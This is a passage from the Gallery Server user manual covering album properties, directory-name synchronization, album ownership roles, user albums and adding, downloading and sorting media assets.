You must be logged in under an account with 'edit album' permission to change these properties. Anonymous users and users with read-only permission won't see some settings or they will be read only.


There are a number of settings and capabilities that customize the look, feel, and behavior of property editing, including the ability to create custom properties unique to your organization. See Metadata Settings.

Editing album and asset properties

Most properties for albums and media assets are edited in the right pane. The right pane shows the properties for the asset that is currently shown or selected in the center pane. For example, when you first navigate to an album, the right pane shows the album's properties.



Select one or more thumbnails by clicking in the area between the thumbnail image and the outside border. You can also drag-select or CTRL-select multiple thumbnails. Edit a property by clicking it in the right pane. For example, here we are adding a caption to a photo:



TIME SAVING TIP! If you select multiple thumbnail images, you can apply a property to several items at once. For example, quickly tag all images by highlighting them with the mouse and then typing the tag in the right pane.

Album titles & directory names

Album titles are unique because they are synchronized to the name of the corresponding directory on the disk. When an album's title is changed, Gallery Server modifies the name of the directory for that album to match the title.

This is all well and good, but this can cause a problem. Most Windows operating systems cannot handle a directory path longer than 255 characters. Since an album title in Gallery Server may be longer than that, one could easily reach this limitation. To help prevent this, Gallery Server only uses the first twenty-five characters of the title for the directory name. As a result, you will notice an album with the title "This is a long title for an album" has a directory with the name "This is a long title for ".

Note: When a gallery is configured as read-only, Gallery Server never changes the files or directory names.

You might want to change this behavior. For example, you may have all your photos in a directory structure with lots of long names, and you don't want Gallery Server truncating them when you edit the album's title. There are two settings available to modify this behavior:

Synchronize directory names with album titles – Indicates whether to update the directory name corresponding to an album when the album's title is changed. The default value is true. Setting it to false tells Gallery Server to never alter the directory name. The only exception to this is when Gallery Server has to slightly tweak the name of a directory to prevent a naming conflict. For example, this may happen if you move or copy an album into a directory containing another album with the same name. Adjust this setting on the Media settings page.

Default Album Directory Name Length – Gallery Server will truncate directory names longer than this value. The default value is 25, but it can be any value from 1 to 255. This setting is not exposed in the UI. To change it, look in the table GallerySetting and adjust it there (it's the record where SettingName='DefaultAlbumDirectoryNameLength').

Move or copy an album

See Move or copy albums and media assets.

Delete an album

See Delete albums and media assets.

Assign album thumbnail

Each album has an album thumbnail image. In the screen shot below, there are two albums and two images. The images shown for the two albums are the thumbnail images for that album.

By default, the first media asset added to an album is used as the thumbnail image for the album. However, you can choose any media asset in the album. To designate an album's thumbnail image, use the **Thumbnail** button on the **Manage** ribbon tab.

If the asset currently set as the thumbnail image for an album is deleted, Gallery Server automatically chooses the next media asset in the album as the thumbnail image. If no image is available (because the album is empty), a default image is used. The format and text displayed on the default image can be specified on the Albums Settings page.

Synchronize an album

Gallery Server maintains two related sets of data – the physical media files and directories, which are stored in a UNC-accessible location, and metadata about those files and directories, which are stored in the database. If the two sets of data ever get out of sync, you can synchronize the database with the media files to restore data integrity.

You can also synchronize when you want to add a large number of albums and media assets. This can be done as a one-time operation when you first set up your gallery or as frequently as you wish. It is common for some organizations to have one process for moving files to the media repository directory, then use the synchronization feature in Gallery Server to expose those assets in the gallery.

When should you synchronize? You might want to synchronize when:

- You installed Gallery Server and are setting up the gallery for the first time.

- You downloaded photos or videos from your digital camera and want to quickly add them to Gallery Server. You could ZIP them up and use the **Add media** menu command, but some people find it easier to copy the media files to the web server and then synchronize.

- You have a read-only gallery and want to add or remove media assets and albums.

- You prefer using FTP to transfer files to the web server. FTP is generally more reliable than HTTP when dealing with large files.

- You added, moved, copied, or deleted images using Windows Explorer instead of the Gallery Server interface, causing the database to become out of sync with the media files on the web server's hard drive.

- You used a third party program like Photoshop to alter one or more images, and you want Gallery Server to recreate the thumbnail and compressed images.

In simple terms, the synchronization procedure updates the Gallery Server database with information about the media files and makes sure the media files have valid thumbnail and web-optimized versions. Remember that the files themselves are not stored in the database; only metadata about them (size, width, height, etc.)

Synchronizing also sorts each album and ensures it has a valid album thumbnail image.

You can synchronize an album, an album and all child albums, or the entire gallery. Follow these steps to synchronize.

1. Using an FTP program or File Explorer, move or copy the media files you want to add to the media repository directory. By default, this is a directory named gs\mediaobjects\ in the gallery web application, but you can change this on the Media Settings page. You may create child directories to store your media files. During the synchronization any directories are exposed as albums in the gallery.
2. With your web browser, navigate to the album containing the new media files. Click the Sync button on the Manage ribbon tab. Three options are displayed:

   Include child directories (recursive) – When checked, any albums within this album are also synchronized. Recently added directories are added to the gallery as new albums. If the current album does not contain any child albums, this setting has no effect.

   Rebuild thumbnail images – When checked, new thumbnail images are created when you synchronize the database. The thumbnails are created from the original media asset. If unchecked, a new thumbnail is created only if it doesn't exist. Synchronizing the database will run faster if you leave this option unchecked.

   Rebuild optimized versions – When checked, new web-optimized assets are created when you synchronize the database. These files are created from the original image. If unchecked, new web-optimized files are created only if they don’t exist. Synchronizing the database will run faster if you leave this option unchecked.

NOTE: Compressed versions of images will exist only for images whose file size is larger than the **Compression limit** or whose longest side is larger than the **Compressed image length**. More information about these settings can be found in Image Settings.

3. When you have selected the desired options, click **Synchronize**. The synchronization will begin and its status will be continuously updated.

NOTE: You can click Cancel to stop a synchronization, but be aware this can cause the database to become out of sync with the media files on the hard drive. If you discover issues after cancelling, start another synchronization and allow it to finish.

Some additional points to remember about synchronizing:

Note: The properties mentioned below in **bold** can be found on the **Media Settings** page (i.e. original file storage location, thumbnail image storage location, and web-optimized storage location)

- Gallery Server will ignore any file whose extension is not enabled on the **File Types** page. It also ignores hidden files, even if they are an enabled file type.
- Gallery Server ignores any directory it does not have permission to access. This can be used to selectively hide directories from the gallery.
- Gallery Server **NEVER** modifies or deletes the original media files during synchronizing. (Rotating, flipping and writing metadata are the only functions in Gallery Server that modify the original media file, and that applies only to images and videos.)
- Gallery Server searches for media files *only* in the directory corresponding to the specified album. If the option **Include child directories** is enabled, then all files below the specified directory will also be synchronized. Gallery Server never searches for or adds media files from outside the **Original file storage location**.
- Thumbnail images are stored in the **Thumbnail image storage location**. By default, all thumbnail images begin with the prefix **zThumb_**. If desired, this can be changed on the **Media Settings** page.
- Compressed images are stored in the **Compressed image storage location**. By default, all compressed images begin with the prefix **zOpt_**. If desired, this can be changed on the **Media Settings** page.
- If the thumbnail or compressed images are accidentally deleted, they can be recreated by performing a synchronization.
- Depending on your web server, Gallery Server typically synchronizes from one to one hundred images per second. Keep in mind that if you have thousands of images, it may take a long time.
- You can modify any Gallery Server media asset in a third party program like Photoshop without losing the caption or other data you entered, as long as you don't change the file name.


Album ownership

An album owner can add, edit, and delete objects within the album. Think of it as being an administrator of an album.

The permissions an owner has propagate to all child albums and cannot be revoked at a lower level. For example, if an owner can create child albums, he or she can create child albums on those child albums, and so on. This is consistent with the overall security pattern in Gallery Server that permissions always propagate downward.

Only site or gallery administrators can assign a user as the owner of an album. Owners cannot re-assign ownership to another user (unless the owner is an administrator, of course).

Assign the owner of an album by clicking the Security button on the Manage ribbon tab. A small window appears where you can enter a username.



By default, the owner of an album can add, edit, and delete objects within the album. The permissions given to owners are defined in a role whose name begins with "_Album Owner Template" and can be changed using the Roles page.

If a user who is the owner of an album is deleted, the album is updated to no longer have an owner.

Note: A very similar feature—user albums—provides an album for each user and assigns that user as the owner of the album. Using user albums may be a better approach depending on your requirements.

*** Behind the Scenes *** When a user is assigned as the owner of an album, a new role is created with the user as the sole member. The permissions in the role are copied from the template role. There is one template role for each gallery, and its name begins with "_Album Owner Template". Note that if the template role is assigned to one or more albums, those albums are also applied to the new role.

The name of the role follows this pattern:

Album Owner - {UserName} - {Album Title} (album {album ID})


For example: "Album Owner - Albin - Photos (album 3)"

You can view these roles on the Manage Roles page by selecting the checkbox labeled Show roles that support the album ownership and user album features.

The ownership feature (and the user album feature) is an abstraction of the underlying security model of using roles to limit access to albums. Both of these features manipulate roles behind the scenes to manage the desired level of access for a user.

Private albums

To hide an individual album from anonymous users, mark the album as private. This is done in the security window, accessible on the Manage ribbon tab.



Private albums have the following characteristics:

- They are never shown to anonymous users.
- The privacy setting of an album applies to all child albums and media assets. You cannot make a child album un-private if its parent is private.
- The privacy setting of an album has no effect for logged on users.

User albums

Overview

Gallery Server can be used in community scenarios where users automatically receive a personal album they manage. A variety of configuration options are available to satisfy the majority of needs. For example, the following are possible:

- User albums are publicly available for everyone to view, even anonymous users

- Users can add photos to their album, but not other file types such as videos, nor can they create child albums.
- Only logged on users can view albums
- User albums are private and viewable only to each user
- Many more possibilities…


By default, users can perform any function within their album, such as adding and deleting media assets and child albums, sorting, and synchronizing.

These default permissions are stored in a template role. There is one template role for each gallery, and its name begins with "_Album Owner Template". For example: "_Album Owner Template (Gallery ID 2: 'Engineering')" When a user album is created, the template role for the current gallery is copied and assigned to the user. You can adjust the permissions in this role to change the default permissions users are assigned when their user album is created.

To adjust the permissions a user has for an existing user album, edit the permissions for the role that was created for that user. The role is visible on the Roles page when you select the option "Show roles that support the album ownership and user album features".

Note: If you don't see the template role on the Manage Roles page, it may not exist. This role is automatically created the first time it is needed. You can trigger its creation by assigning a user as an owner of an album or enabling user albums and navigating to your album.


When user albums are enabled, a user can jump to their personal album by clicking the "My album" button in the View ribbon tab:



The user album starts out empty. Only the user who owns the album (and administrators, of course) are able to add, edit, and delete assets, unless the administrator has configured a gallery that gives multiple users editing permission to the album that contains the user albums.

Enabling user albums

User albums are enabled on the User Settings page. This is the relevant portion of that page:



There are several configuration options available.

Always redirect to user's album after logging on - When enabled, the user's personal album is displayed each time the user logs on. If the user has disabled the album on their account page, the top level album is displayed.


Album name template - Specifies the template to use for naming the album that is created for new users. The placeholder string {UserName}, if present, is replaced by the user's account name. No other placeholder strings are supported.

Album summary template - Specifies the template to use for the album summary of a newly created user album. No placeholder strings are supported.


User album container album - Specifies the album in which user albums are created. If a different album is selected, existing user albums are not automatically moved. To move them to another album, use the standard functionality for moving albums.

Auto create user albums – Specifies whether a user album is automatically created for a user the first time he or she logs on. Disabling this option can be useful when the user album feature may only be used by a subset of users and you do not want a bunch of empty albums sitting in the user album gallery.

When this option is disabled, user albums are not created for users. (If a user album already exists, it is not deleted, however.) If a user wants to enable their personal album, he or she can click the My account link in the top right of the page:



The account page has a section where the user album can be enabled:



When the user checks this box and saves the page, an album is immediately created.

Warning: When a user disables their album, it is permanently deleted and cannot be recovered. Read the next section about deleting user albums for more information.

Note: If you turn off the option to allow a user to manage their account, then only an administrator can enable or disable a user's album on the Users page.

Enable / disable existing user albums – These buttons, which are only available when user albums have been enabled at the *gallery level*, enable or disable user albums at the *user level*. Click the Enable All button to turn on the user album for each account, including those where the user turned off their user album on their account page or an administrator turned off the user's user album on the Users page. Similarly, click the Disable All button to turn off the user album for all accounts. After clicking one of these buttons, an administrator (or user, if users are allowed to manage their own account) can selectively enable or disable the user album for individual accounts.

IMPORTANT: Clicking either of these buttons will not immediately create or delete any user albums. The next time each user logs on, the validation logic will create or delete the user's album based on the value of their profile setting. When the user's profile specifies a disabled user album and a user album currently exists, the album - and its contents - are permanently deleted. Use with caution!

Note: To improve performance, user profiles are stored in the server's session, which means currently logged on users will not see the effect of you enabling or disabling profiles until the next time their profile is retrieved from the data store. To force your change to take immediate effect, restart the application pool.

Deleting user albums

It is important to understand what happens to user albums in various circumstances.

- **Deleting a user** – When an administrator deletes a user or the user deletes their own account on the account page, the user album is also deleted, including any media assets and child albums it contains. The items are not recoverable.
- **Disabling user albums at the user level** – When a user disables their personal album on their account page, all media assets and child albums in their album are deleted. The items are not recoverable.
- **Disabling user albums at the gallery level** – When an administrator disables user albums on the User Settings page, user albums are **not** deleted, but they are no longer treated as user albums by the gallery – they are just regular albums. If desired, the administrator can delete them as they would a regular album.
- **Deleting an album that is a user album** – If a user album is deleted through the Delete button on the Manage ribbon tab, Gallery Server will allow it to be deleted, but the album will be automatically re-created the next time the user who owned that album logs on.

  Because of this "my album keeps coming back" behavior, this is not the recommended way to remove a user album. To delete an individual user album, the user should disable their user album on their account page. To delete all user albums, the administrator can disable user albums at the system level (click Disable All on the User Settings page) and then manually delete them.

5. Working with Media Assets

Overview of media assets

A media asset is any file or HTML snippet managed by Gallery Server. Typically, these are photos, videos, audio files, and documents, but they can be any file type. The default installation enables JPG and JPEG files. To enable additional types, use the File Types page.

By default, Gallery Server stores all media asset files in a subdirectory named \gs\mediaobjects\. You can change this location on the Media Settings page.

When a media asset is HTML text, it is called an *external media asset* and can be used to:

- Link to media assets on other servers (e.g. YouTube videos).
- Display custom snippets of HTML.
- Link to other web pages by embedding other web pages in an iframe HTML tag.

All media assets can be sorted, moved or copied to another album, deleted and have their captions and other properties edited.

Gallery Server can read and write image metadata such as camera model, shutter speed, and others. Gallery Server can also apply a watermark to images, run a slide show, and edit images.

With videos and audio files, Gallery Server can create web-optimized versions that play in any modern browser without the use of plugins. This feature requires the free Gallery Server Binary Pack.

Any media asset – except external media assets – can be downloaded by clicking the Download button on the ribbon menu.

Media files are rendered to the browser using HTML defined in templates called Media Templates. For example, .mp4 files are typically rendered in a video tag while .pdf files are rendered inside an iframe. This behavior is fully customizable – you can even vary the HTML by browser. See the section Rendering media assets in the browser for more information.

Add media assets

There are several ways to add media assets to the gallery. Each of these is discussed below.

- Use a web browser to upload individual files
- Use a web browser to add external media assets
- Use a web browser to upload a ZIP file containing multiple files
- Sync with existing files

Upload files using a web browser

You can add individual media assets to a single album with this technique.

1. Log on to Gallery Server with an account that has permission to add media assets.
2. Navigate to the album to which you want to add media assets.
3. Choose Add media from the Manage ribbon tab.

> Note: If you do not see the Manage ribbon tab, either you are not logged on or the account under which you are logged on does not have permission to perform any of the tasks shown on that tab.

4. Drag files from another window or click Add files to manually select them. Note: Drag and drop is not supported in some browsers.
5. Optionally select one of the options in the Advanced options section:
   - **Discard original file** - When selected, the original file is deleted after the thumbnail and web-optimized versions are created. Administrators can force this option to be always selected through a configuration option on the Image Settings page.
   - **Treat ZIP file as media asset** - When checked, Gallery Server will not extract the contents of any ZIP files that are uploaded. Instead, the ZIP file will be preserved and treated as its own media asset. This option will be disabled when the ZIP file extension is disabled on the File Types page.
6. Click **Add to album**. While the files are being transferred to the server, progress indicators display the status.

> Note: The caption for each asset defaults to the file name. For images, if the **title** metadata item is present, that value is used for the caption instead of the file name.

7. When the upload is complete, you will be redirected to the album view page.

Add external media assets

You can add media assets that refer to objects hosted elsewhere, such as another web site on your intranet or even the internet. These objects are called *external media assets* and are really nothing more than HTML text that contains anything you want. Typical uses:

- Link to media assets provided as embed code on other servers (e.g. YouTube).
- Display custom snippets of HTML.
- Link to other web pages by embedding other web pages in an iframe HTML tag.

For example, you might upload your videos files to YouTube and then add embed code pointing to those videos to your gallery. Since the videos are streamed straight from the external web site, you save disk storage and bandwidth costs.

Follow these instructions to add an external media asset:

1. Log on to Gallery Server with an account that has permission to add media assets.

2. Navigate to the album to which you want to add media assets.
3. Select the Add media button from the Manage ribbon tab. Click the External Content tab.

> Note: If you do not see the Manage ribbon tab, either you are not logged on or the account under which you are logged on does not have permission to perform any of the tasks shown on that tab.

4. Select the type of media asset you are adding (audio, image, video, or other). This is used to determine an appropriate thumbnail image for the object.
5. Enter a title.
6. Paste the HTML text into the HTML Fragment / Embed Code textbox.
7. Click **Add to album**. The media asset will be created.

> Note: As a security precaution, HTML and JavaScript is restricted for non-administrators. Read the section User permissions for more information.

> Note: External media assets do not respect the setting for automatically playing video and audio on the Video & Audio Settings page. That setting applies only to media files that are uploaded or synchronized in Gallery Server.

Upload a ZIP file containing multiple files

This is a flexible technique allowing you to efficiently add a number of media assets. First prepare a ZIP file containing the files you wish to add to Gallery Server, then upload the ZIP file using the Add media button.

> Note: If the ZIP file contains directories, those directories are converted to albums.

View/edit media asset properties

Each media asset has several properties such as title, caption, tags, etc. Several are extracted from media files, such as the EXIF, XMP or IPTC metadata often found in images. By default, some of these properties are editable while others are read only. In addition, some versions of Gallery Server allow you to push your edits back into the metadata of the original file. You can adjust these settings on the **Metadata Settings** page.

Media asset properties are edited in much the same way as album properties. Learn more in the Editing album and asset properties.

Download media assets

Use the Download button on the View ribbon tab to download the file associated with the media asset. Select multiple thumbnails to download a ZIP archive of all the items. Users are allowed to download only those assets they have permission to view. If watermarking is enabled, the downloaded images will contain a watermark.

A few important points about downloading objects:

- Only users who have permission to view the original files are able to download the original versions of media assets.

- When an album is selected for download, all of its contents, including child albums, are packaged into the ZIP archive. If this is done on an album with thousands of items, it may require a great deal of server resources and a lot of bandwidth. For this reason, you may want to disable the downloading of albums. Do this in the Download section of the Media Settings page.

Sort media assets

Albums can be sorted in a customized manner using drag and drop or by a property such as title or date picture taken. By default, albums are sorted by the date they are added to the gallery. This setting can be changed on the Album Settings page.

Sort by a property

To sort by a property such as title or date picture taken, use the Sort button on the View ribbon tab.

Any user can sort an album. The scope of the sorting depends on the user's permission:

- Anonymous user – When a non-logged on user sorts an album, the sort preference is stored in the user's session and re-applied for the duration of the session. Other users do not see these changes, and the sort preference is lost when the session expires.
- Logged-on user with read permission – A permanent profile record exists for each user. This profile stores the user's sort preference for each album and is persisted across sessions.
- User with edit album permission – Changes to the sort affect how this album is displayed for all users, unless a user has overridden the sort with his own preference.

Note that some media assets may not have certain properties. For example, videos do not have a 'date picture taken' property. Attempting to sort an album by a property that is missing from one or more of the media assets may result in an unexpected sort.

NOTE: During a synchronization, each album is re-sorted according to its sort property.

Custom sort using drag and drop

Instead of sorting by a property, you can drag and drop items into the desired sequence. Choose the Custom option from the Sort button.

When an album has the custom sort option enabled, you can drag the thumbnail to the desired position. When you release the thumbnail, its new position is instantly saved to the server.

